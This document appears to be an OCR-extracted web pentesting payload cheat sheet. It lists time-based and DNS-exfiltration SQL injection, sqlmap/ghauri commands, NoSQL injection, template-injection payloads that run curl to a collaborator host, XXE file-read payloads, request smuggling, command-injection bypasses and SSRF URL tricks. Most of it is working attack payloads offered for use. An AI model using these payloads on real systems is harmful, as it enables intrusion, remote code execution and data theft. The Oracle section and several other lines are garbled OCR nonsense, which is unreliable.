FIX Syntax + Logic Condition + Query + Comment

1=1 1=2 1=5

-- comment
#comment
/*comment*/

+ OR+ AND+ XOR() SLEEP(10)
PG_SLEEP(10)
RANDOMBLOB(1000000000/2)
WAITFOR DELAY '0:0:10'
DBMS_PIPE.RECEIVE_MESSAGE('RANDSTR',10)

SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual

IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10' SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END SELECT IF (YOUR-CONDITION-HERE, SLEEP(10), 'a')

AND SLEEP(10)=0 AND 'RANDSTR'||PG_SLEEP(10)='RANDSTR'

AND 1337=(CASE WHEN (1=1) THEN (SELECT COUNT(*) FROM sysusers AS sys1, sysusers AS sys2, sysusers AS sys3, sysusers AS sys4, sysusers AS sys5, sysusers AS sys6, sysusers AS sys7, ELSE 1337 END)

AND 1337=(CASE WHEN (1=1) THEN DBMS_PIPE.RECEIVE_MESSAGE('RANDSTR', 10) ELSE 1337 END)

AND 1337=LIKE('ABCDEFG', UPPER(HEX(RANDOMBLOB(10000000000/2))))

4 - TIME-Based AND DNS Exfiltration SQL Injection Payloads



PostgreSQL

MySQL

PG_SLEEP(15)+-):PG_SLEEP(15)+-):PG_SLEEP(15)+-)):PG_SLEEP(15)+-):SELECT+PG_SLEEP(15)+-):SELECT

))COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+())COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+())COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR"+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+()(COPY+(SELECT+")+TO+PROGRAM+"nslookup+BURPCOLLABORATOR")+-





Oracle

*ANCH-HOBMS_PIPE RECEIVE_MESSAGE(*1.15)+	
YAND-HOME, PRESCREE, MESSAGET, 191- YAND-HOME, WELL-HOME, WELL-HOME, WELL-HOME, WELL-HOME, PRESCREE, MESSAGET, 191- YAND-HOME, WELL-HOME,	
SELECT-DOBS, PIPE RECOVE, MESSAGEY, 151-PROM-DUAL—	
") MADN-HELECT TOBUS, PIR ERECENT, MESSAGEY, 159-FROM PULL," ") ANAD-HELECT TOBUS, PIR ERECENT, MESSAGEY, 159-FROM PULL," ") ANAD-HELECT TOBUS, PIR ERECENT, MESSAGEY, 159-FROM PULL," ") MADN-HELECT TOBUS, PIR ERECENT, MESSAGEY, 159-FROM PULL," ") MADN-HELECT TOBUS, PIR ERECENT, MESSAGEY, 159-FROM PULL," ") HUNON-SELECT TOBUS, PIR ERECENT, MESSAGEY, 159-FROM PULL," ") SELECT-CASE WISH-HI-H-H-HOROUS, PIR ERECENT, MESSAGEY, 159-ELSE-129-END-HROM PULL," ") SELECT-CASE WISH-HI-H-HOROUS, PIR ERECENT, MESSAGEY, 159-ELSE-129-END-HROM PULL," ") SELECT-CASE WISH-HI-H-HOROUS, PIR ERECENT, MESSAGEY, 159-ELSE-129-END-HROM PULL," ") SELECT-CASE WISH-HI-H-HOROUS, PIR ERECENT, MESSAGEY, 159-ELSE-129-END-HROM PULL," ") S	
Indicate Control Con	
PANION-SELECT-ASK WIGHT-(1-)-THEN-DOME, PIE RECEPT, WESTAGE, VIS-LESS-12-SHOF-FROM PAID- PANION-SELECT-ASK WIGHT-(1-)-THEN-DOME, PIE RECEPT, WESTAGE, VIS-LESS-12-SHOF-FROM PAID- BELLET RETRACTALLES IN PAID-12-SHOP PAID-1	fault — fau
*WINDLESECT-EXTRACTALLELinstype; "Saltest versions," 15 "encoding," Saltest "A grant DOCTPE root; "EIRTH" 152" among 37 EER "Inju. Saltest (2002.LLBORATOR" - 125 emong, 32)" 7 P.OM. 7 P.WINDLESECT-EXTRACTALLELINSTYPE; "Saltest versions," 15 "encoding," Saltest "A grant DOCTPE root; "EIRTH" 152" emong 37 EER "Inju. Saltest (2002.LLBORATOR" - 125 emong, 32)" 7 P.OM. 7 P.WINDLESECT-EXTRACTALLELINSTYPE; "Saltest versions," 15 "encoding," 34 UTT 3" A grant DOCTPE root; "EIRTH" 125 emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong, 35 UTT 3" A grant DOCTPE root; "EIRTH" 125 Emong,	dual+

4 - TIME-Based AND DNS Exfiltration SQL Injection Payloads



Microsoft SQL

WAITFOR+DELAY+'0:0:15'+--);WAITFOR+DELAY+'0:0:15'+--));WAITFOR+DELAY+'0:0:15'+--)));WAITFOR+DELAY+'0:0:1<u>5</u>'+-)));WAITFOR+DELAY+'0:0:15'+-WAITFOR+DELAY+'0:0:15'+--";WAITFOR+DELAY+'0:0:15'+-");WAITFOR+DELAY+'0:0:15'+-"));WAITFOR+DELAY+'0:0:15'+-';WAITFOR+DELAY+'0:0:15'+-');WAITFOR+DELAY+'0:0:15'+-');WAITFOR+DELAY+'0:0:15'+-'));WAITFOR+DELAY+'0:0:15'+-'));WAITFOR+DELAY+'0:0:15'+-'));WAITFOR+DELAY+'0:0:15'+-'));WAITFOR+DELAY+'0:0:15'+--)));WAITFOR+DELAY+'0:0:15'+-;IF(1=1)+WAITFOR+DELAY+'0:0:15'+-));IF(1=1)+WAITFOR+DELAY+'0:0:15'+-));IF(1=1)+WAITFOR+DELAY+'0:0:15'+-';IF(1=1)+WAITFOR+DELAY+'0:0:15'+-');IF(1=1)+WAITFOR+DELAY+'0:0:15'+-');IF(1=1)+WAITFOR+DELAY+'0:0:15'+-'));IF(1=1)+WAITFOR+DELAY+'0:0:15'+-'));IF(1=1)+WAITFOR+DELAY+'0:0:15'---)));IF(1=1)+WAITFOR+DELAY+'0:0:15'+-;IF(1=1)+WAITFOR+DELAY+'0:0:15'+--";IF(1=1)+WAITFOR+DELAY+'0:0:15'+-");IF(1=1)+WAITFOR+DELAY+'0:0:15'+-"));IF(1=1)+WAITFOR+DELAY+'0:0:15'+-');IF(1=1)+WAITFOR+DELAY+'0:0:15'+-');IF(1=1)+WAITFOR+DELAY+'0:0:15'+-');IF(1=1)+WAITFOR+DELAY+'0:0:15'+-'));IF(1=1)+WAITFOR+DELAY+'0:0:15'+-'));IF(1=1)+WAITFOR+DELAY+'0:0:15'+-'));IF(1=1)+WAITFOR+DELAY+'0:0:15'+-'));IF(1=1)+WAITFOR+DELAY+'0:0:15'+-'));IF(1=1)+WAITFOR+DELAY+'0:0:15'+--`)));IF(1=1)+WAITFOR+DELAY+'0:0:15'+-;EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-);EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-');EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-';EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-');EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-'));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-";EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-";EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-");EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-'));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-'));EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-';EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-';EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-');EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+-');EXEC+xp_cmdshell+'nslookup+BURPCOLLABORATOR'+--;EXEC+xp_cmdshell+inslookup+BURPCOLLABORATOR+-'));EXEC+xp_cmdshell+inslookup+BURPCOLLABORATOR'+-'));EXEC+xp_cmdshell+inslookup+BURPCOLLABORATOR'+-')));EXEC+xp_cmdshell+inslookup+BURPCOLLABORATOR'+-;EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+-));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+-));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--)));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--';EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--');EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+-'));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+-')));EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--EXEC+master..xp_dirtree+'//BURPCOLLABORATOR/x'+--";EXEC+master..xp_dirtree+\\\\BURPCOLLABORATOR\\x'+--\\);EXEC+master..xp_dirtree+\\\\BURPCOLLABORATOR\\x'+--\\));EXEC+master..xp_dirtree+\\\\BURPCOLLABORATOR\\x'+--\\);EXEC+master..xp_dirtree+\\\\BURPCOLLABORATOR\\x'+--\\);EXEC+master..xp_dirtree+\\\\BURPCOLLABORATOR\\x'+--\\);EXEC+master..xp_dirtree+\\\\BURPCOLLABORATOR\\x'+--\\);EXEC+master..xp_dirtree+\\\\BURPCOLLABORATOR\\x'+--\\));EXEC+master.xp_dirtree+\\\\BURPCOLLABORATOR\\x'+--\\));EXEC+master.xp_dirtree+\\\\BURPCOLLABORATOR\\x'+--\\);EXEC+master.xp_dirtree+\\\\BURPCOLLABORATOR\\x'+--\\) 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5 - SQL Injection Tools



SQLmap

(mahmoud@mohamed)-[~]

💲 python3 sqlmap

-r URLRequest.txt

-v 3

--force-ssl

--delay 3

--retries 3

--threads 3

--dbms DB

--tamper Tamper

--level 5

--risk 3

--technique T

--time-sec 15

--hostname

POST /Path HTTP/1.1

Host: SUB.ROOT.TLD User-Agent: Mozilla

Content-Type: application/x-www-form-urlencoded

Content-Length: length Accept-Language: en-us

Accept-Encoding: gzip, deflate

POST /Path HTTP/1.1

Host: SUB.ROOT.TLD

User-Agent: Mozilla

Content-Type: application/x-www-form-urlencoded

Content-Length: length Accept-Language: en-us

Accept-Encoding: gzip, deflate

NJECT HERE%&content=string

--alert

5 - SQL Injection Tools



ghauri

(mahmoud@mohamed)-[~]

\$ ghauri

-r URLRequest.txt

-v 3

--force-ssl

--delay 3

--retries 3

--threads 3

--confirm

--hostname

--level 3

--technique T

--time-sec 15

-p parameter

POST /Path HTTP/1.1

Host: SUB.ROOT.TLD User-Agent: Mozilla

Content-Type: application/x-www-form-urlencoded

Content-Length: length Accept-Language: en-us

Accept-Encoding: gzip, deflate

∞aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&licenselD=string*&c ontent=string

POST /Path HTTP/1.1

Host: SUB.ROOT.TLD

User-Agent: Mozilla

Content-Type: application/x-www-form-urlencoded

Content-Length: length Accept-Language: en-us

Accept-Encoding: gzip, deflate

∞aaaaaaaaaaaaaaaaaaaaaaaaaaaaa&licenselD=string%l NJECT HERE%&content=string

5 - SQL Injection Tools



burp-send-to

xfce4-terminal -H -e %C

ghauri

ghauri -r %R --force-ssl --delay 1 --timeout 30 --threads 10 --retries 5 --time-sec 15 --level 3 --confirm --batch

SQLi

sqlmap

sqlmap -r %R --force-ssl --skip Accept --delay 1 --timeout 30 --threads 10 retries 5 --time-sec 15 --level 5 --risk 3 --fingerprint --skip-waf --batch --answer="redirect=N"

SQLi

1 - NOSQL Injection Fuzzing Detection



\$eq

\$ne

\$gt

\$where

\$regex

```
{"Parameter":["One","Two"]}
          pass[]=1234&pass[]=5678
           {"pass":["1234","5678"]}
                     OR
       email[]=victim&email[]=attacker
        {"email":["victim","attacker"]}
             Parameter[One]=Two
         {"Parameter":{"One":"Two"}}
                     e.g.
                 pass[$ne]=X
             {"pass":{"$ne":"X"}}
                     OR
            users[email]=attacker
        {"users":{"email":"attacker"}}
         Parameter[One][Two]=Three
    {"Parameter":{"One":{"Two":"Three"}}}
             users[pass][$ne]=X
        {"users":{"pass":{"$ne":"X"}}}
Parameter[One][]=Two&Parameter[One][]=Three
    {"Parameter":{"One":["Two","Three"]}}
                     e.g.
         pass[$ne][]=X&pass[$ne][]=Y
          {"pass":{"$ne":["X","Y"]}}
 users[email][]=victim&users[email][]=attacker
```

{"users":{"email":["victim","attacker"]}}

Parameter[]=One&Parameter[]=Two

Parameter=Value

1 - NOSQL Injection Fuzzing Detection



});%00	}) ;//
'});%00	'});//
"});%00	"});//
`});%00 }});%00	`});//
'}});%00	}});// '}});//
"}});%00	"}});//
`}});%00	`}});//
}}});%00	}}});//
'}}});%00 "}}});%00	'}}});// "::::://
"}}});%00 `}}});%00	"}}});// `}}});//
}}}});%00	}}}});//
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"}}});%00	"}}});//
`}}});%00	`}}}});//
]});%00 ']});%00]});// ']});//
"]});%00	"]});//
`]});%00	`]});//
]}});%00]}});//
']}});%00	']}});//
"]}});%00 `]}});%00	"]}});// `1\\\://
]}});%00	`]}});//]}}});//
']}});%00]}});//
"]}}});%00	"]}}});//
`]}});%00	`]}}});//
]}}});%00 ']}}});%00]}}});// ']}}});//
"]}}});%00	"]}}});//
`]}}});%00	`]}}});//
}]);%00	}]);//
'}]);%00	' }]);//
"}]);%00 `}]);%00	"}]);// `}]);//
}}]);%00	}]);//
'}}]);%00	'}}]) ;//
"}}]);%00	"}}]);//
`}}]);%00	`}}]);//
}}}]);%00 '}}}]);%00	}}}]);// '}}}]);//
"}}}]);%00	"}}}]);//
`}}}]);%00	`}}}]);//
}}}}]);%00	}}}}]);//
'}}}]);%00	'}}}]]);//
"}}}}]);%00 `}}}]);%00	"}}}]]);// `\\\\\
}}}}]), /₀∪∪	`}}}]);//

```
' && '1'=='1'%00
' && '1'=='2'%00
' || '1'=='1'%00
' || '1'=='2'%00
" && "1"=="1"%00
" && "1"=="2"%00
" || "1"=="1"%00
' && `1`==`1`%00
` && `1`==`1`%00
` || `1`==`1`%00
` || `1`==`2`%00
```

'%20%26%26%20'1'%3d%3d'1'%00 '%20%26%26%20'1'%3d%3d'2'%00

'%20%7c%7c%20'1'%3d%3d'1'%00 '%20%7c%7c%20'1'%3d%3d'2'%00

Server Side Template Injection

1 - Server Side Template Injection Detection



```
ss#set($x=7*7)${x}ti
                                 ss#{7*7}ti
                                ss${7*7}ti
                                ss${{7*7}}ti
                                 ss(7*7)ti
                             ss<%=+7*7+%>ti
                                ss@{7*7}ti
                               ss@{{7*7}}ti
                               ss[[${7*7}]]ti
                                 ss{7*7}ti
                                ss{{7*'7'}}ti
                                ss{{7*7}}ti
                                ss{{=7*7}}ti
                    ss{{len+`4444`}}{{len+`999999999`}}ti
                          {{printf+"ss%sti"+"49"+}}
                              {%+debug+%}
                                 {{+this+}}
                       ss%23set($x=7*7)$%7Bx%7Dti
                            ss%23%7B7*7%7Dti
                             ss$%7B7*7%7Dti
                         ss$%7B%7B7*7%7D%7Dti
                                 ss(7*7)ti
                             ss<%=+7*7+%>ti
                             ss@%7B7*7%7Dti
                         ss@%7B%7B7*7%7D%7Dti
                            ss[[$%7B7*7%7D]]ti
                              ss%7B7*7%7Dti
                         ss%7B%7B7*'7'%7D%7Dti
                          ss%7B%7B7*7%7D%7Dti
                         ss%7B%7B=7*7%7D%7Dti
        ss%7B%7Blen+`4444`%7D%7D%7B%7Blen+`999999999`%7D%7Dti
                   %7B%7Bprintf+"ss%sti"+"49"+%7D%7D
                           %7B%+debug+%%7D
                          %7B%7B+this+%7D%7D
                    ss%2523set($x=7*7)$%257Bx%257Dti
                         ss%2523%257B7*7%257Dti
                           ss$%257B7*7%257Dti
                     ss$%257B%257B7*7%257D%257Dti
                                 ss(7*7)ti
                              ss<%=+7*7+%>ti
                           ss@%257B7*7%257Dti
                     ss@%257B%257B7*7%257D%257Dti
                          ss[[$%257B7*7%257D]]ti
                            ss%257B7*7%257Dti
                     ss%257B%257B7*'7'%257D%257Dti
                      ss%257B%257B7*7%257D%257Dti
                     ss%257B%257B=7*7%257D%257Dti
ss%257B%257Blen+`4444`%257D%257D%257B%257Blen+`999999999`%257D%257Dti
               %257B%257Bprintf+"ss%sti"+"49"+%257D%257D
                         %257B%+debug+%%257D
                      %257B%257B+this+%257D%257D
```

Server Side Template Injection





```
<%=+system("curl+1.BURPCOLLABORATOR")%>
                                                                                                                                  <%=%x(curl+2.BURPCOLLABORATOR)%
                                                                                                                                 #{system("curl+3.BURPCOLLABORATOR")}
                                                                      #{system("curl+3.BURPCOLLABORATOR")}

#{%x(curl+4.BURPCOLLABORATOR)}

{%+import+os+%}{{os.popen("curl+5.BURPCOLLABORATOR").read()}}

{{self.__init__.__globals__.__builtins__.__import__('os').popen('curl+6.BURPCOLLABORATOR').read()}}

{system("curl+7.BURPCOLLABORATOR")}

{{=global.process.mainModule.require('child_process').execSync('curl+8.BURPCOLLABORATOR').toString()}}

<%=global.process.mainModule.require('child_process').execSync('curl+9.BURPCOLLABORATOR').toString()}>

#{global.process.mainModule.require('child_process').execSync('curl+10.BURPCOLLABORATOR').toString()}}

pr("return+eval()"global.process.mainModule.require('child_process').execSync('curl+11.BURPCOLLABORATOR').toString()}}
                                       {{range.constructor("return+eval(\"global.process.mainModule.require('child_process').execSync('curl+12.BURPCOLLABORATOR').toString()\")")()}} {{constructor.constructor("global.process.mainModule.require('child_process').execSync('curl+13.BURPCOLLABORATOR').toString()")()}}
                       **assign+ex="freemarker.template.utility.Execute"?new()>${ex("curl+14.BURPCOLLABORATOR")}

[[${#rt=@java.lang.Runtime@getRuntime(),#rt.exec("curl+15.BURPCOLLABORATOR").waitFor()}]]

#set($engine="")#set($proc=$engine.getClass().forName("java.lang.Runtime").getRuntime().exec("curl+16.BURPCOLLABORATOR"))#set($null=$proc.waitFor())${null}
                                                                                                                            <%=+system("curl+17.BURPCOLLABORATOR")%>
<%=%x(curl+18.BURPCOLLABORATOR)%>
                                                                                                                       %23%7Bsystem("curl+19.BURPCOLLABORATOR")%7D
                                                                                                                             %23%7B%x(curl+20.BURPCOLLABORATOR)%7D
                                                                                     %7B%+import+os+%%7D%7B%7Bos.popen("curl+21.BURPCOLLABORATOR").read()%7D%7D
                                                          %7B%7Bself.__init__.__globals__.__builtins__.__import__('os').popen('curl+22.BURPCOLLABORATOR').read()%7D%7D
%7Bsystem("curl+23.BURPCOLLABORATOR")%7D
%7B%7B=global.process.mainModule.require('child_process').execSync('curl+24.BURPCOLLABORATOR').toString()%7D%7D
                                                          */**B=global.process.mainModule.require('child_process').execSync('curl+25.BURPCOLLABORATOR').toString()%> %23%7Bglobal.process.mainModule.require('child_process').execSync('curl+26.BURPCOLLABORATOR').toString()%7D%7B%7B=global.process.mainModule.require('child_process').execSync('curl+27.BURPCOLLABORATOR').toString()%7D%7D
                          <%=+system("curl+33.BURPCOLLABORATOR")%>
    <%=%x(curl+34.BURPCOLLABORATOR)%>
                                                                                                                 \%2523\%257 B system ("curl+35.BURPCOLLABORATOR")\%257 D
                                                                                                                      %2523%257B%x(curl+36.BURPCOLLABORATOR)%257D
                                                  %257B%+import+os+%%257D%257B%257Bos.popen("curl+37.BURPCOLLABORATOR").read()%257D%257D
%257B%257Bself.__init__.__globals__.__builtins__._import__('os').popen('curl+38.BURPCOLLABORATOR').read()%257D%257D
%257Bsystem("curl+39.BURPCOLLABORATOR")%257D
%257B%257B=global.process.mainModule.require('child_process').execSync('curl+40.BURPCOLLABORATOR').toString()%257D%257D
                                                  %257B %257B=global.process.mainModule.require('child_process').execSync('curl+41.BURPCOLLABORATOR').toString()%> %2523%257Bglobal.process.mainModule.require('child_process').execSync('curl+42.BURPCOLLABORATOR').toString()%257D %257B%257B=global.process.mainModule.require('child_process').execSync('curl+43.BURPCOLLABORATOR').toString()%257D%257D
                  %257B%257Brange.constructor("return+eval(\"global.process.mainModule.require('child_process').execSync('curl+44.BURPCOLLABORATOR').toString()\")")()%257D%257D %257B%257Bconstructor.constructor("global.process.mainModule.require('child_process').execSync('curl+45.BURPCOLLABORATOR').toString()")()%257D%257D
<%2523assign+ex="freemarker.template.utility.Execute"?new()>$%257Bex("curl+46.BURPCOLLABORATOR")%257D

[[$%257B%2523rt=@java.lang.Runtime@getRuntime(),%2523rt.exec("curl+47.BURPCOLLABORATOR").waitFor()%257D]]

%2523set($engine=""")%2523set($proc=$engine.getClass().forName("java.lang.Runtime").getRuntime().exec("curl+48.BURPCOLLABORATOR"))%2523set($null=$proc.waitFor())$%257Bnull%257D
```

XML External Entity

1 - XML External Entity Payloads



Retrieve Files

<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE file [<!ENTITY xxe SYSTEM "file:///etc/passwd">]> <root> <parameter>&xxe;</parameter> </root>

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE file [
<!ENTITY xxe PUBLIC "file:///etc/passwd">
]>
<root>
<parameter>&xxe;</parameter>
</root>
```

```
<!DOCTYPE svg [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
<rect width="500" height="500" style="fill:rgb(255,0,0);"/>
<text x="10" y="30">&file;</text>
</svg>
```

Out-Of-Band Interaction

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE OOB [
<!ENTITY xxe SYSTEM "http://BURPCOLLABORATOR">
]>
<root>
<parameter>&xxe;</parameter>
</root>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE OOB [
<!ENTITY % xxe SYSTEM "http://BURPCOLLABORATOR">
%xxe; ]>
<Root>
<Parameter>Value</Parameter>
</Root></Pre>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE OOB [
  <!ENTITY xxe PUBLIC "http://BURPCOLLABORATOR">
]>
  <root>
  <parameter>&xxe;</parameter>
  </root>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE OOB [
  <!ENTITY % xxe PUBLIC "http://BURPCOLLABORATOR">
    %xxe; ]>
  <Root>
  <Parameter>Value</Parameter>
  </Root>
```

XML External Entity

2 - XML External Entity Payloads



All in one!

XInclude

```
<?xml version="1.0"?>
<xinclude xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include href="file:///etc/passwd"/>
</xinclude>
```

<?xml version="1.0"?>
<xinclude xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/>
</xinclude>

<xsl:import> AND <xsl:include>

XSL Document

1 - HTTP Request Smuggling Detection



CL.0

TE.0

POST / HTTP/1.1

Host: www.company.com

Content-Length: 27 Connection: keep-alive

GET /xxxxxxxx HTTP/1.1

X: X

POST / HTTP/1.1

Host: www.company.com

Connection: keep-alive

3/

POST /xxxxxxxx HTTP/1.1

Host: www.company.com

x=1

0

1 - HTTP Request Smuggling Detection



CL.TE

POST / HTTP/1.1

Host: www.company.com

Content-Length: 32

Transfer-Encoding: chunked

0

GET /xxxxxxxx HTTP/1.1

X: X

POST / HTTP/1.1

Host: www.company.com

Content-Length: 49

Transfer-Encoding: chunked

0

GET /xxxxxxxx HTTP/1.1

Host: localhost

X=

POST / HTTP/2

Host: www.company.com

Transfer-Encoding: chunked

0

GET /xxxxxxxx HTTP/1.1

Host: www.company.com

POST / HTTP/2

Host: www.company.com

X: Y\r\nransfer-Encoding: chunked

0

GET /xxxxxxxx HTTP/1.1

Host: www.company.com

TE.CL

POST / HTTP/1.1

Host: www.company.com

Transfer-Encoding: chunked

Content-Length: 4

34

POST /xxxxxxxx HTTP/1.1

Host: www.company.com

x=1 0

POST / HTTP/2

Host: www.company.com

Content-Length: 0

GET /xxxxxxxx HTTP/1.1

Host: www.company.com

x=1

POST / HTTP/2

Host: www.company.com

Content-Length: (

GET /xxxxxxxx HTTP/1.1

Host: localhost

GET / HTTP/2

Host: www.company.com

X: Y\r\nGET /xxxxxxxx HTTP/1.1\rn

Host: localhost

GET / HTTP/2

Host: www.company.com

X: Y\r\n\rnGET /xxxxxxxx HTTP/1.1\r\n

1 - HTTP Request Smuggling Detection



TE.TE

POST / HTTP/1.1 Host: www.company.com Transfer-Encoding: chunked Transfer-Encoding: nothing

POST /xxxxxxxx HTTP/1.1 Host: www.company.com

HTTP Request Smuggling



0



smuggler

─(mahmoud⊛mohamed)-[~] \$ python3 smuggler.py

--quiet

--timeout 15

--configfile exhaustive.py

--url

2 - HTTP Request Smuggling Tool



burp-send-to

xfce4-terminal -H -e %C

Smuggler

python3 smuggler.py --quiet --timeout 10 --configfile exhaustive.py --url %U

HTTP Request Smuggler

1 - OS Command Injection Detection



&nslookup OAST &'\"`0&nslookup OAST&`'

; \r 0xa0 && | & | %3B %26%26 %7C%7C %26 %7C %253B %2526%2526 %257C%257C %257C whoami
w'h'o'am'i
wh"oami
w"h"o"am"i
wh"'oami
wh``oami
who\am\i
who\$@ami
who\$()ami
who\$(echo+am)i
who`echo+am`i

cat\${IFS}/etc/passwd
Is\${IFS}-la
{cat,/etc/passwd}
cat</etc/passwd
`whoami`
\$(whoami)
sleep(15)

\r 0xa0 && | | & | %3B %26%26 %7C%7C %26 %7C %253B %2526%2526 %257C%257C

1 - HTTP OR DNS Interaction



BURPCollaborator @BURPCollaborator :@BURPCollaborator http://BURPCollaborator https://BURPCollaborator DOMAIN@BURPCollaborator http://DOMAIN@BURPCollaborator https://DOMAIN@BURPCollaborator **BURPCollaborator?DOMAIN** http://BURPCollaborator?DOMAIN https://BURPCollaborator?DOMAIN **BURPCollaborator%3FDOMAIN** http://BURPCollaborator%3FDOMAIN https://BURPCollaborator%3FDOMAIN **BURPCollaborator%253FDOMAIN** http://BURPCollaborator%253FDOMAIN https://BURPCollaborator%253FDOMAIN **DOMAIN:@BURPCollaborator** http://DOMAIN:@BURPCollaborator https://DOMAIN:@BURPCollaborator **DOMAIN: BURPCollaborator** http://DOMAIN: BURPCollaborator https://DOMAIN: BURPCollaborator **BURPCollaborator DOMAIN** http://BURPCollaborator DOMAIN https://BURPCollaborator DOMAIN

/ %2f %252f # %23 %2523

2 - Whitelist Subdomains Port Scanning



http://
https://
ssh://
pop3://
ftp://
sftp://
tftp://
gopher://
ldap://
dict://
smtp://

%2f %252f # %23 %2523

3 - Loopback Access OR Port Scanning



Unicode Text Converter

http://

https://

ssh://

pop3://

ftp://

sftp://

tftp://

gopher://

Idap://

dict://

smtp://

scp://

